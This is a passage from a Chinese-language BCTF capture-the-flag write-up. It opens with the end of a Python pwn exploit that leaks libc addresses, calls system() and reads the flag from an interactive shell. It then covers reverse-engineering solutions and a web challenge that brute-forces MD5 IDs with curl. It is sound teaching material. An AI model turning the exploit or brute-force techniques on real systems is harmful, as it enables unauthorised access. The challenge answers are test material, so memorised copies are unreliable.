s.send(b'a\n36\n' + m + b'\n36\nbbbbbbb\n2\n')
s.send(b'c\n')

time.sleep(0.5)
buf = s.recv(65536)

a, = struct.unpack('I',buf.split(b'Prerequisite: BATT-0 ')[1][:4])
x = a - 0x896a0 + 0x2ea39
print('write() address = '+hex(a))
print('system() address = '+hex(x))

for i in range(3,100,2):
    cmd = ';' + raw_input('$ ') + ';'
    m = b'\x13\x37\x37\x13bbbb' + struct.pack('I',x) + cmd

    s.send(b'a\n1\n1\n1\n1\n%d\n'%i)
    s.send(b'a\n1\n1\n1\n1\n%d\n'%(i+1))
    s.send(b'r\n%d\n'%(i+1))
    s.send(b'a\n36\n' + m + b'\n36\nbbbbbbb\n2\n')
    s.send(b'c\n')

    time.sleep(0.5)
    buf = s.recv(65536)
    print re.findall('not found\n.*\nBATT',buf,re.DOTALL)[0]

```

執行代碼，得到 shell:

```

$ python course.py
write() address = 0xb6ef76a0
system() address = 0xb6e9ca39
# ls /home
course
# ls /home/course
course
flag
# cat home/course/flag
BCTF{Y0u_4R3_b3Tt3r_tH4n_MiTnIcK}
#

```

FLAG: **BCTF{Y0u_4R3_b3Tt3r_tH4n_MiTnIcK}**

REVERSE


最难的题目 (100)

描述

米特尼克路被各路大神追查痛苦饥渴难耐。顺手捡起身边一个水杯，打开瓶盖，居然写着one more，实在太神奇了。 http://bctf.cn/files/downloads/re_100.8cd4820cbd1300bda951e694298f73a0

解法

程式裡有一個算flag的片段，但是會不斷呼叫MessageBox，把呼叫的部分patch掉，跑完後flag就顯示出來了



FLAG: TH3_H4rd3st_H3r3

小菜一碟 (200)

描述

米特尼克渐渐熟悉了现代的生活，并打算在中国开始新的生活，他用伪造身份进入了一个互联网公司BAT的安全部门工作，BAT庞大的数据中心对米特尼克来说无疑是一个巨大宝藏，但是以他的身份和资历，还没有权限查看这些数据。经过一番探查，米特尼克得到了进入数据中心的口令校验程序，要从中找到口令，这对米特尼克来说不是小菜一碟吗？ [flag为输入的口令串]


<http://bctf.cn/files/downloads/divide.c3fcf65dd922249f6fb8a2fdf336d21>

提示

[hint 0]: 什么？小学课本上的除法运算还需要暴力破解？ [hint 1]: google 0x66666667

解法

基本上就是重新把檢查的部份實作出來，這個用 IDA decompile 的結果，加上有給 0x66666667 這個提示，看似很複雜的乘法和位運算其實是 /10 的意思。把每個檢查的條件式分開來看，會發現函式中第一個回圈所有條件判斷和賦值只跟第0,1,2,3,4,5,7,10,11位(padding後)有關，直接搜的時間是可以接受的。最後第二個迴圈比對20位原本key與函式生成的20位key，由於如果第一個迴圈檢查通過，則函式生成的20位key即為正確的key，所以直接把剩下位數還沒搜的key直接丟去跑，抓出函式生成的20位key即為flag。



```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

#define LOBYTE(x) ((char*)&x)[0]
#define BYTE1(x) ((char*)&x)[1]
#define BYTE2(x) ((char*)&x)[2]
#define BYTE3(x) ((char*)&x)[3]
```

```
#define _BYTE char
#define _WORD short

char key[20] = {0x00};

char sub_401000(char* a1,char* a2,char* a3){
    int v4; // edi@1
    signed int v5; // ecx@1
    char v6; // ST20_1@1
    signed int v7; // ST18_4@1
    signed int v8; // ecx@1
    char v9; // al@1
    signed int v10; // ecx@1
    signed int v11; // ebx@1
    signed int v12; // edx@1
    char result; // al@1

    v4 = a1[1];
    v5 = v4 * a2[1];
    v6 = v5 % 10;
    v7 = v5 / 10 + a2[1] * a1[0];
    v8 = v4 * a2[0];
    v9 = v8 % 10;
    a3[2] = v9;
    v10 = v8 / 10 + *(_BYTE *)a2 * a1[0];
    a3[3] = v6;
    v11 = v7 % 10 + v9;
    a3[2] = v11 % 10;
    v12 = (v11 / 10 + v10 % 10 + (signed int)(char)(v7 / 10)) / 10;
    a3[1] = v11 / 10 + v10 % 10 + v7 / 10 - 10 * v12;
    result = v12 + ((unsigned int)v12 >> 31) + v10 / 10;
    a3[0] = result;
    return result;
}

int func1(){
    char *v0; // ebx@1
    int v1; // esi@1
    char v2; // ST14_1@1
    char v3; // ST10_1@1
    char v4; // ST0C_1@1
    signed int v5; // ecx@1
    char v6; // al@2
    char v7; // ch@10
    int v8; // edx@12
    signed int v9; // edi@12
    int v10; // eax@12
    signed int v12; // edx@14
    int v13; // eax@14
    int v14; // edx@14
    signed int v15; // edx@14
    char v16; // cl@14
    char v17; // al@15
    char v18; // dl@15
```

```
int v19; // edx@17
char v20; // bl@17
int v21; // zf@21
char v22; // bl@22
char v23; // bh@24
int v24; // edi@24
int i; // ecx@28
char v27; // [sp-4h] [bp-9Ch]@1
int v28; // [sp+Ch] [bp-8Ch]@14
int v29; // [sp+10h] [bp-88h]@34
int v30; // [sp+14h] [bp-84h]@11
int v31; // [sp+18h] [bp-80h]@20
int v32; // [sp+1Ch] [bp-7Ch]@14
int v33; // [sp+20h] [bp-78h]@31
int v34; // [sp+24h] [bp-74h]@36
int v35; // [sp+28h] [bp-70h]@35
int v36; // [sp+2Ch] [bp-6Ch]@18
int v37; // [sp+30h] [bp-68h]@13
unsigned int v38; // [sp+34h] [bp-64h]@14
int v39; // [sp+38h] [bp-60h]@14
int v40; // [sp+3Ch] [bp-5Ch]@12
char v41[4]; // [sp+40h] [bp-58h]@14
char v45; // [sp+46h] [bp-52h]@10
char v46; // [sp+47h] [bp-51h]@12
char v47[16]; // [sp+48h] [bp-50h]@1
char v48; // [sp+58h] [bp-40h]@9
char v49; // [sp+5Ch] [bp-3Ch]@12
short v50; // [sp+5Dh] [bp-3Bh]@12
char v51; // [sp+5Fh] [bp-39h]@12
int v52; // [sp+60h] [bp-38h]@12
short v53; // [sp+64h] [bp-34h]@12
char v54; // [sp+66h] [bp-32h]@12
char pada[100];
char buf[20];
char padb[100];
unsigned int v60; // [sp+84h] [bp-14h]@1
char *v61; // [sp+88h] [bp-10h]@1
int v62; // [sp+94h] [bp-4h]@1
int v63; // [sp+98h] [bp+0h]@1

//memcpy(v47,key,17);
//memset(buf,-1,20);
//
memcpy(buf,key,20);

v61 = &v27;
v1 = 0;
buf[5] = 1;
buf[8] = 8;
buf[12] = 0;
buf[14] = 7;
v62 = 0;
/*v5 = 0;
while ( 1 )
```

```
{  
    v6 = v47[v5];  
    if ( v6 < 48 )  
        break;  
    if ( v6 > 57 )  
        break;  
    for ( ; buf[v1] != -1; ++v1 );  
    buf[v1] = v6 & 0xF;  
    ++v5;  
    ++v1;  
    if ( v5 >= 16 )  
        break;  
}  
if ( v5 < 16 )  
{  
    return 0;  
}  
  
if ( !buf[0] )  
{  
    return 0;  
}*/  
  
v7 = *(int*)buf;  
v45 = *(int*)buf;  
  
v46 = buf[1];  
v50 = *(short*)(buf + 1);  
v51 = buf[3];  
v52 = *(int*)(buf + 4);  
v53 = *(int*)(buf + 8);  
v54 = buf[10];  
v8 = 0;  
v49 = v7;  
v9 = 11;  
v40 = 2;  
v10 = 0;  
  
while ( 1 )  
{  
    v37 = v10;  
    if ( v10 >= 2 )  
        break;  
    v28 = v8 + 1;  
    v12 = ((int)*(char*)(buf + 4 + v8 + 3)) * buf[6];  
    v13 = v12;  
    LOBYTE(v13) = v12 % 10;  
    //v43 = v12 % 10;  
    v39 = v13;  
    v14 = v12 / 10 + ((int)*(char*)(buf + 4 + v8 + 3)) * buf[4 + 1];  
    v32 = v14;  
    v38 = v14 / 10;  
    v16 = v14 / 10;  
    //v42 = v32 - v16;
```

```
//v41[0] = v14[0] / 10;
if ( v7 != (_BYTE)v32 - v16 || (v17 = v46, v18 = v39, v46 <= (char)v39) ||
(_BYTE)v38 )
{
    return 0;
}
*(&v49 + v9) = (char)(v32 - v16);
*((_BYTE *)&v50 + v9) = v18;
v7 = v17 - v18;
v19 = v40;
*((_BYTE *)&v50 + v9 + 1) = v7;
v20 = *(char*)(buf + v19);
*(&v51 + v9) = v20;
v9 += 4;
v45 = v7;
v46 = v20;
v40 = v19 + 1;
if ( !v7 )
{
    return 0;
}
v8 = v28;
v10 = v37 + 1;
}

v21 = (v7 == buf[5]);
if ( v7 > buf[5] || (v22 = v46, v21) && v46 >= buf[6] ){
    return 0;
}

v23 = *(char*)(buf + v40);
*(&v49 + v9) = v23;
v24 = v9 + 1;

sub_401000(buf + 5,buf + v8 + 7,v41);

//printf("%d %d %d %d\n",v41[0],v41[1],v41[2],v41[3]);
//printf("%d %d %d\n",v45,v22,v23);

if ( v41[0] || v41[1] != v45 || v41[2] != v22 || v41[3] != v23)
{
    return 0;
}

for(i = 0;i < 20;i++){
    printf("%d",buf[i] & 0xf);
}
printf("\n");

return 1;
}

int main(){
```

```
for(key[0] = 1;key[0] < 10;key[0]++){
    for(key[1] = 0;key[1] < 10;key[1]++){
        for(key[2] = 0;key[2] < 10;key[2]++){
            for(key[3] = 0;key[3] < 10;key[3]++){
                for(key[4] = 0;key[4] < 10;key[4]++){
                    for(key[6] = 0;key[6] < 10;key[6]++){
                        for(key[7] = 0;key[7] < 10;key[7]++){
                            for(key[10] = 0;key[10] < 10;key[10]++){
                                for(key[11] = 0;key[11] < 10;key[11]++){
                                    if(func1()){
                                        printf("ok\n");
                                        return 0;
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

return 0;
}
```

FLAG: 6970825096996108

解锁密码 (300)

描述

虽然米特尼克在中国被捕的可能性很小，但是谨慎的米特尼克从来不会放过蛛丝马迹的线索，中国的国际刑警很可能会配合FBI对其实施抓捕，这里的安全形势更加复杂。在成功控制了BAT数据中心后，米特尼克掌握了公司全体员工的个人信息，必须对公司高层的邮件和手机进行全面监控，以尽早发现对其相关的调查。米特尼克在试图向目标手机植入远控程序时，发现他们的手机都受到一种特殊程序的保护，需要一个解锁密码来关掉这个保护程序，但是米特尼克的年代还没有Android，他需要一个小伙伴来帮他找到这个解锁密码，你愿意帮助他吗？ [flag为输入的解锁码]3.9 21:15分更新附件：

<http://bctf.cn/files/downloads/FindTheKey.81c9373ea9622ac0ccfb24f2eb72ce41>

提示

[hint 0]: 或许不是每一个函数都用得到! [hint 1]: flag是一句有趣的话

解法

這是一題 ARM 架構 reverse 題，用來包裝的 apk 中有個 libbctfjni.so，其中有 JNI1 ~ JNI6 六個函數。而主程式的 java 部份很簡單：傳入 24 byte 的字串給 JNI1，然後有個 callback 中會檢查回傳值 (3 byte) 正不正確。

我們分頭研究 JNI1 ~ JNI6，試圖理解它們在做什麼，幾個重點如下：

1. JNI1 會根據字串第 [0], [4], [8], [12], [16], [20] 位的值，決定 JNI 1~6 之後要接著呼叫誰，只能指定一個。
2. JNI2 ~ JNI6 包含一些對字符本身的限制，例如 [7]>[5], [1]=[7], [2]是數字, [6]是大寫字母 ...
3. JNI5 把字串前半段和後半段對調
4. JNI2 將字串後半段移到前半段，並且之後長度/2
5. JNI6 將字串折半 xor，再折半 xor，所以總長度/4

我們一開始是假設所有函式恰被用過一次，也就是一個 1 ~ 6 的排列。JNI1 一定是第一個沒有問題，再來 JNI6 一定是最後一個，否則它回傳的字串長度已經太短了。而 JNI2 是倒數第二個，因為其中只有 JNI6 是只需要看 12 byte 的。剩下的 JNI 3,4,5，我們則發現不論順序怎麼排列，一定會有無法成立的條件 ... 為此我們再三檢查有沒有看錯 (ARM 沒有很熟練)，然後一無所獲。

直到第一個提示出現，我們立馬果斷丟掉 JNI4，結果一切都說得通了。我們得到函式的呼叫順序是 1,5,3,2,6,7(end)，這裡得到的字串是：

I...i...s... . . .e...

接下來套上 JNI5 的限制，會得到

[0]=[6]+2=[9]+8, [1]=[7]=[12]=[16], [4]=[5]-5=[13]+3=[20]+4=[2]+7=[17]-4, [8]=[11]-1=[19]
I b.inG sA.t f.. m.se...
R l or Y lf (猜測得來的，其中 R-Y 符合了 [3]+7=[18]，是很強力的條件)

這裡已經有點看得出樣子了，接下來加上 JNI3, JNI2 檢查和確定大小寫或數字等。最後 JNI6 加上後，我們發現最後一位沒辦法確定

I bRinG sA1t f0r mYself.

不過由大小的限制我們知道它是一個小於 48 的符號，可能的組合不多。我們嘗試了 .?! 後，發現正確的 key 如下：

FLAG: I bRinG sA1t f0r mYself!

神秘系统 (400)

描述

米特尼克掌握了THU安全专家的一些信息，但是这个专家是否还掌握更多的信息，米特尼克必须探个究竟，通过社工办法，他拿到了这个专家的部分磁盘镜像，帮助米特尼克从中找到更多的信息吧！

<http://bctf.cn/files/downloads/bctfos.3bbbcae1ea13b566477c99941a5eee63>

解法

用bochs把OS image跑起來，看到需要輸入Access Code

從MBR code可以看到它將img第二個sector載入5120 bytes到0x8000,並將前2048 bytes跟四位Access Code循環xor解碼 最後跳到0x8000執行


```
seg000:0000          jmp      short loc_A
seg000:0000 ; -----
-----
seg000:0002          db      42h ; B
seg000:0003          db      43h ; C
seg000:0004          db      54h ; T
seg000:0005          db      46h ; F
seg000:0006          db      4Fh ; O
seg000:0007          db      53h ; S
seg000:0008          db      4Ch ; L
seg000:0009          db      44h ; D
seg000:000A ; -----
-----
seg000:000A
seg000:000A loc_A:           ; CODE XREF: seg000:0000j
seg000:000A           cli
seg000:000B           mov      ax, cs
seg000:000D           mov      ds, ax
seg000:000F           mov      es, ax
seg000:0011           mov      ss, ax
seg000:0013           mov      sp, 0FFFFh
seg000:0016           sti
seg000:0017           mov      ax, 0Ch
seg000:001A           push    ax
seg000:001B           lea      ax, unk_7D34
seg000:001F           push    ax
seg000:0020           call    sub_62
seg000:0023           mov      ax, 800h
seg000:0026           mov      es, ax
seg000:0028           assume es:nothing
seg000:0028           xor     bx, bx
seg000:002A           xor     cx, cx
seg000:002C           mov      cl, 2
seg000:002E           xor     dx, dx
seg000:0030           mov      dl, 80h ; 'Ç'
seg000:0032           mov      ax, 20Ah
seg000:0035           int     13h           ; DISK - READ SECTORS INTO MEM
```

```

ORY
seg000:0035 ; AL = number of sectors to re
ad, CH = track, CL = sector
seg000:0035 ; DH = head, DL = drive, ES:BX
-> buffer to fill
seg000:0035 ; Return: CF set on error, AH
= status, AL = number of sectors read
seg000:0037 call sub_A0 ; 讀取Access Code xor解碼
seg000:003A mov ax, 800h
seg000:003D push ax
seg000:003E xor ax, ax
seg000:0040
seg000:0040 loc_40: ; DATA XREF: sub_62+19r
seg000:0040
seg000:0040 push ax ; sub_62+29r
seg000:0041 retf ; 跳轉到0x8000
seg000:0042

```

取出第二個sector data後，先猜測裡面有不少連續為0的區段，試著找出最常出現的重複4bytes區段。結果最常出現的區段，重複次數只有5次，用此段xor下去後還是亂碼。但是發現亂碼第一條指令向下跳轉0xA，然後這10bytes區間內有TF字樣，因此猜測這段開頭跟MBR開頭相同，有"BCTFOS"。測試後發現是正確的，Access Code剛好為"1337"



進入系統後，發現裡面實作了簡單的檔案系統，從code可以看到檔案被每26bytes切開儲存，儲存位置根據一連串的計算會亂跳。檔案的metadata包含檔案儲存時的加密key和第一個檔案片段偏移位置，最後接上xor 0xcc後的檔名

Windows Server 2012 R2

```

<bochs:10> x/32bx 0xA000
[bochs]:
0x000000000000a000 <bogus+          0>:    0x01      0x00      0x06      0x00      [ 0x48     0x
fe]    0x01      0x0f

                                                加密key
0x000000000000a008 <bogus+          8>:    [ 0x0b ]    0x0f      0xad      [ 0xad     0xad     0x
ad]    0xad      0xad]

                                                第一段位置
0x000000000000a010 <bogus+          16>:   0x00      0x00      0x00      0x00      0x00      0x00      0x
00      0x00      0x00

0x000000000000a018 <bogus+          24>:   0x00      0x00      0x00      0x00      0x00      0x00      0x
00      0x00      0x00

<bochs:11>

```

第一個檔案片段

```

<bochs:11> x/32bx 0xB160
[bochs]:
0x000000000000b160 <bogus+          0>:    0x01      0x00      0xff      0xff      0xff      0x
ff      [ 0x29 ]    0x9e

                                                檔案內容
0x000000000000b168 <bogus+          8>:    0x2b      0x9c      0x2d      0x9a ]    0x00      0x
00      0x00      0x00

0x000000000000b170 <bogus+          16>:   0x00      0x00      0x00      0x00      0x00      0x00      0x
00      0x00      0x00

0x000000000000b178 <bogus+          24>:   0x00      0x00      0x00      0x00      0x00      0x00      0x
00      0x00      0x00

```

檔案加密方式是： 檔案byte xor 檔案offset xor (照offset奇偶輪流取key[0], key[1]) 最後發現OS image中後面眾多0裡面有6個檔案片段與一個檔名為"key"的metadata，解密後得到

```

Dear CTFer, if you see this message, you have completely understood my OS. Congratulations!Here is what you want: BCTF{6e4636cd8bcfa93213c83f4b8314ef00}

```

解密code

```

b1 = [0x16, 0x36, 0x31, 0x23, 0x76, 0x14, 0x00, 0x13, 0x3F, 0x29, 0x74, 0x79, 0x37
, 0x39, 0x7C, 0x24,
        0x2D, 0x36, 0x60, 0x32, 0x23, 0x22, 0x64, 0x31, 0x22, 0x22]
b2 = [0x4E, 0x1B, 0x41, 0x56, 0x4B, 0x1F, 0x4B, 0x5C, 0x4C, 0x57, 0x1A, 0x01, 0x64
, 0x64, 0x70, 0x63,
        0x51, 0x1D, 0x4D, 0x1D, 0x18, 0x1C, 0x1A, 0x4E, 0xB6, 0xEB]
b3 = [0x3B, 0x69, 0x23, 0x2A, 0x3F, 0x3E, 0x13, 0x14, 0x15, 0x5D, 0x56, 0x0E, 0x1B
, 0x00, 0x5A, 0x13,
        0x19, 0x0F, 0x1B, 0x5F, 0x1F, 0x12, 0x0F, 0x13, 0x0C, 0x04]
b4 = [0x12, 0x02, 0x08, 0x1C, 0x4A, 0x1E, 0x06, 0x0D, 0x0B, 0x1D, 0x1F, 0x19, 0x7D
, 0x7C, 0x74, 0x31,
        0x7B, 0x6E, 0x34, 0x5A, 0x49, 0x35, 0x38, 0x5A, 0x71, 0x71]
b5 = [0x7B, 0x6F, 0x63, 0x77, 0x75, 0x6D, 0x67, 0x73, 0x6D, 0x6A, 0x64, 0x78, 0x29
, 0x0A, 0x0D, 0x47,
        0x69, 0x7F, 0x57, 0x13, 0x59, 0x42, 0x16, 0x40, 0x5C, 0x54]
bx = [0xB2, 0xB2, 0xB0, 0xB6, 0xED, 0xE6, 0xE8, 0xEA, 0xEB, 0xBA, 0xE6, 0xEC, 0xBA
, 0xE9, 0xA0, 0xFB,
        0xF3, 0xF0, 0xF2, 0xA2, 0xA2, 0xF5, 0xFA, 0xB6, 0x00, 0x00]

i = 0x52
j = 0x52

s = ''

l = b1 + b3 + b4 + b5 + b2 + bx

for k in range(len(l)):
    if k % 2:
        s += chr(l[k] ^ j ^ k)
    else:
        s += chr(l[k] ^ i ^ k)

print(s)

```

FLAG: BCTF{6e4636cd8bcfa93213c83f4b8314ef00}

WEB

分分鐘而已 (100)

描述

米特尼克看到現代的互聯網這麼發達簡直驚呆了，但幾秒鐘之後他就回過了神，摩拳擦掌準備一試身手，他需要拿到BAT公司中一個名叫Alice員工的秘密文件，Alice只是個初級的網絡管理員，所以想來拿他的文件也不過是分分鐘的小遊戲而已。

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php>

解法

連進去之後發現上面有四個分頁，分別寫著

- H.shao
- Lamos
- Angella
- Ray

戳戳之後可以看到網址列上有所改變，例如戳 Ray 之後網址列會變成：

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php?id=8d44a8f03ab5f71ce78ae14509a03453>

把 `8d44a8f03ab5f71ce78ae14509a03453` 拿去搜索後得知這是 `Ray300` 的 MD5 值。合理猜測那串 `id` 應該是人名加上三位數字做 MD5 而得。

因為我們想要拿到 Alice 的文件，就把 1000 種可能都試看看吧：

```
require 'digest'

1000.times do |i|
  puts i
  url = "http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php"
  url << "?id=#{Digest::MD5.hexdigest('Alice%d' % i)}"
  html = `curl -s #{url}`
  puts url unless html.include?"Who are you ?"
end
```

```
$ ruby web100.rb
http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php?id=d482f2fc6b29a4605472369baf8b3c47
```

連上之後可以看到

```
Hi! Alice
Personal Information:d4b2758da0205c1e0aa9512cd188002a.php
```

立馬連上去之後看到一張 BackTrack Linux 的桌布，檢視原始碼：

```
error<html>
  <head><title>BT5</title></head>
  <body style="background-position:center;background-color:black;background-image: url(./bt5.jpg);background-repeat:no-repeat;">
    <!--  $_POST['key=OUR MOTTO'] -->
  </body>
</html>
```

好，就送他個 key=OUR MOTTO

```
$ curl --data 'key=OUR MOTTO' http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/d4b2758da0205c1e0aa9512cd188002a.php
error<html>
    <head><title>BT5</title></head>
    <body style="background-position:center;background-color:black;background-image: url(./bt5.jpg);background-repeat:no-repeat;">
        <!-- $_POST['key=OUR MOTTO'] -->
    </body>
</html>
```

還是 error 嘲嘩嘩。

因為英語水平不好，查了才知道 motto (<http://cdict.net/q/motto>) 是啥，從 BackTrack (<http://www.backtrack-linux.org/>) 官網右上角發現一句話！

```
